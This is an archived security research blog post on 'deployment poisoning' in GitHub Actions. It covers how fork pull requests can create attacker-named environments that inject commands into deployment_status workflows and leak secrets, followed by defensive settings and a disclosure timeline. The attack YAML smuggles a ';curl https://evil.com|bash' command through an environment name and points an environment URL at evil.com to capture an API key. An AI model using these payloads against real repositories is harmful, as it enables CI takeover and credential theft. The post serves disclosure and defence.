Deployment Poisoning: A(nother) Novel Attack Vector for GitHub Actions

Deployment Poisoning: A(nother) Novel Attack Vector for GitHub Actions - Boost Security Labs, Boost Security Labs.

- Published: date not stated
- Original: <https://labs.boostsecurity.io/articles/deployment_poisoning>
- Current location: <https://labs.boostsecurity.io/articles/deployment_poisoning/>
- Preserved from: https://labs.boostsecurity.io/articles/deployment_poisoning/ (live) on 2026-08-10
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

TL;DR: A newly discovered attack technique allowing attackers to inject commands and control end-to-end test URL resulting in secrets exfiltration by creating malicious deployments from fork pull requests. Large scale disclosure of vulnerable workflows and documentation in popular integrations, including Argos CI and Checkly.

What are deployments?

Deployments were designed to integrate seamlessly with third-party services (such as Vercel and Railway), allowing them to send events to GitHub. Most commonly, these are used for deployment notifications (Slack, Discord) and to initiate end-to-end testing over a provided URL (Playwright, Cypress, Lighthouse). They are quite practical, and even GitHub uses them, since executing a workflow that uses an environment will generate a deployment. We commonly see this for GitHub Pages.

[image: GitHub Pages deployment example]

Common usage

Below is a simplified, somewhat frequently seen workflow. It runs integration tests upon a deployment:

```
name: Run E2E tests
on:
  deployment_status:
jobs:
  first:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v6
      - run: |
          echo 'Running in environment: ${{ github.event.deployment_status.environment }}'
      - env:
          URL: ${{ github.event.deployment_status.environment_url }}
          API_KEY: ${{ secrets.API_KEY }}
        run: npm test
```

Deployments come from a trusted source (Vercel or others), and environments are created by GitHub Apps or administrators as they require "Administration" repository permissions (write). So, where is the problem? As it turns out, deployments can be partially controlled by an attacker.

Creating deployments


An attacker can create a pull request from a fork containing a workflow that executes automatically on their own pull request.

```
name: Trigger
on:
  pull_request:
jobs:
  trigger:
    runs-on: ubuntu-latest
    environment: "';curl https://evil.com|bash'"
    steps:
      - run: echo "test"
```

The workflow will execute without secrets because of the `pull_request` trigger. It targets the `';curl https://evil.com|bash'` environment, which wouldn't exist on a normal repository. If the environment doesn't exist, GitHub conveniently creates it (Managing environments for deployment, How environments relate to deployments):

>

Running a workflow that references an environment that does not exist will create an environment with the referenced name.



Beyond the GitHub documentation quote above, this behavior appears to be virtually unknown. A GitHub community discussion from January 2024 shows this catching users by surprise: someone accidentally misspelled an environment name in their workflow, and GitHub Actions helpfully created a brand new environment with no protection rules. The concern was genuine: environments with required approvals were bypassed because of a simple typo. This discussion is one of the few places where this behavior is even mentioned.

[image: Malicious deployment name]


Consequently, the `Run E2E tests` workflow executes **in the context of the default branch**. Since the `run: echo ...` statement uses the `${{ }}` syntax, it allows for a classic injection (see Keeping your GitHub Actions and workflows secure Part 2: Untrusted input). The attacker can then recover the `API_KEY` and the `GITHUB_TOKEN` (potentially with highly privileged default permissions).

One might think that removing the injection, adding an environment check, and scoping the `GITHUB_TOKEN` permissions would be enough to fix this, as is usually the case for injection scenarios. For example:

```yaml
name: Run E2E tests
on:
  deployment_status:
permissions: {}
jobs:
  first:
    runs-on: ubuntu-latest
    if: github.event.deployment_status.environment == 'production'
    steps:
      - uses: actions/checkout@v6
      - run: |
          echo "Running in environment: $ENV_NAME"
        env:
          ENV_NAME: ${{ github.event.deployment_status.environment }}
      - env:
          URL: ${{ github.event.deployment_status.environment_url }}
          API_KEY: ${{ secrets.API_KEY }}
        run: npm test
```

This is undoubtedly a much better workflow, but it is sadly still vulnerable. Since the attacker's workflow can specify the URL, the environment URL also becomes an untrusted input:

```yaml
name: Trigger
on:
  pull_request:
jobs:
  trigger:
    runs-on: ubuntu-latest
    environment:
      name: production
      url: https://evil.com
    steps:
      - run: echo "test"
```



If the `API_KEY` is sent to the server for authentication, the attacker-controlled server will receive it in a scenario similar to Server-Side Request Forgery (SSRF). This has been seen notably in bring your own AI API key scenario.

Impact

With this new technique in mind, I went on a hunt for real-life exploitable workflows and other vulnerable services.

Producers

At least 38 public (and 297 unlisted) GitHub apps require `deployments: write` permissions, suggesting they produce deployments. Combined with organizations creating their own integrations via the GitHub API and chrnorm/deployment-action, there is a large number of workflows that can use `deployment` or `deployment_status` while expecting a trusted source.

Here is how some widely used GitHub Apps integrate with deployments:

- **Azure Pipelines** has a tutorial on deploying environments using GitHub.
- **Mergify** can use deployments instead of the default check run (Reporting Method).
- **Heroku** uses deployments, but it sends the URL using `github.event.deployment.payload.web_url` (Heroku GitHub Deploys), which is not attacker-controllable.
- **Spacelift** generates Deployment status notifications.

Many applications I thought might be producing deployments are not. FluxCD uses `repository_dispatch`, which requires `contents: write` to trigger it. Most, like Netlify, Cirrus CI, Google Cloud Build, and BoostSecurity, use commit statuses, which integrate with `check_run` and `check_suite` instead.

While those were promising, I couldn't find widespread vulnerable usage. That's until I found these:

- **ArgoCI's** recommendation for Vercel integration (Run on preview deployments) includes injection and potential SSRF if used with secrets. (Fixed after disclosure.)
- **Checkly** states that the `deployment_status` event is preferred, but provides multiple injection-exploitable workflows as examples: Integrating Checkly in GitHub Actions (Still vulnerable after disclosure).

Consumers

While I specialize in GitHub Actions exploitation, I wondered if integrations tracking deployments make the same assumption of trust. At least 97 public (and 454 unlisted) GitHub apps require `deployments: read/write`. Any of them could be using GitHub deployments inappropriately.

The first use case that comes to mind is phishing. Attackers can target services that display deployments in their UI (like Slack or Jira). Since the notification appears to come from a trusted source, users might trust it more than a common phishing vector.

Beyond that, I wouldn't be surprised if more complex and impactful security vulnerabilities exist for these apps. I encourage security researchers and maintainers to investigate how far this can go.

Don't panic (yet). Here's how to defend against these deployment shenanigans:

- **Change Default Settings:** Head to your repository or organization settings and set `Approval for running fork pull request workflows from contributors` to `Require approval for all external contributors`. This is a vital first line of defense against deployment and artifact poisoning. The current default is `Require approval for first-time contributors`, which is trivial to bypass with a simple typo-fix contribution.
- **Avoid Inline Syntax:** *Just don't* use the `${{ }}` syntax directly in a `run` statement. Even if you think an attacker cannot control a variable, you might be wrong. Pass these values through environment variables instead.
- **Set Environment Rules:** Use rules like `require approval` for environments that has access to secrets.
- **Whitelist Environments:** In workflows using `on: deployment_status`, whitelist the expected environments (which should have rules).
- **Restrict Permissions:** Set default GitHub token permissions to read-only.
- **Use Safer URLs:** Consider using `github.event.deployment_status.target_url` as an alternative to `environment_url`, as the latter is the only attacker-controlled URL.

Responsible Disclosure

We disclosed these findings to over 15 affected vendors starting November 2025, following responsible disclosure practices. We thank the maintainers and security teams who engaged with us during this research. Special thanks to the Argos CI team for their swift remediation.

Timeline

- **September 2025:** Technique exploration and attack vector discovery.
- **October 2025:** Large-scale analysis of exploitability in the wild.
- **November 2025:** First round of disclosures to affected vendors.
- **January 2026:** Analysis of integrations documentation and GitHub Apps. Second round of disclosures.
- **April 2026:** Blog post publication.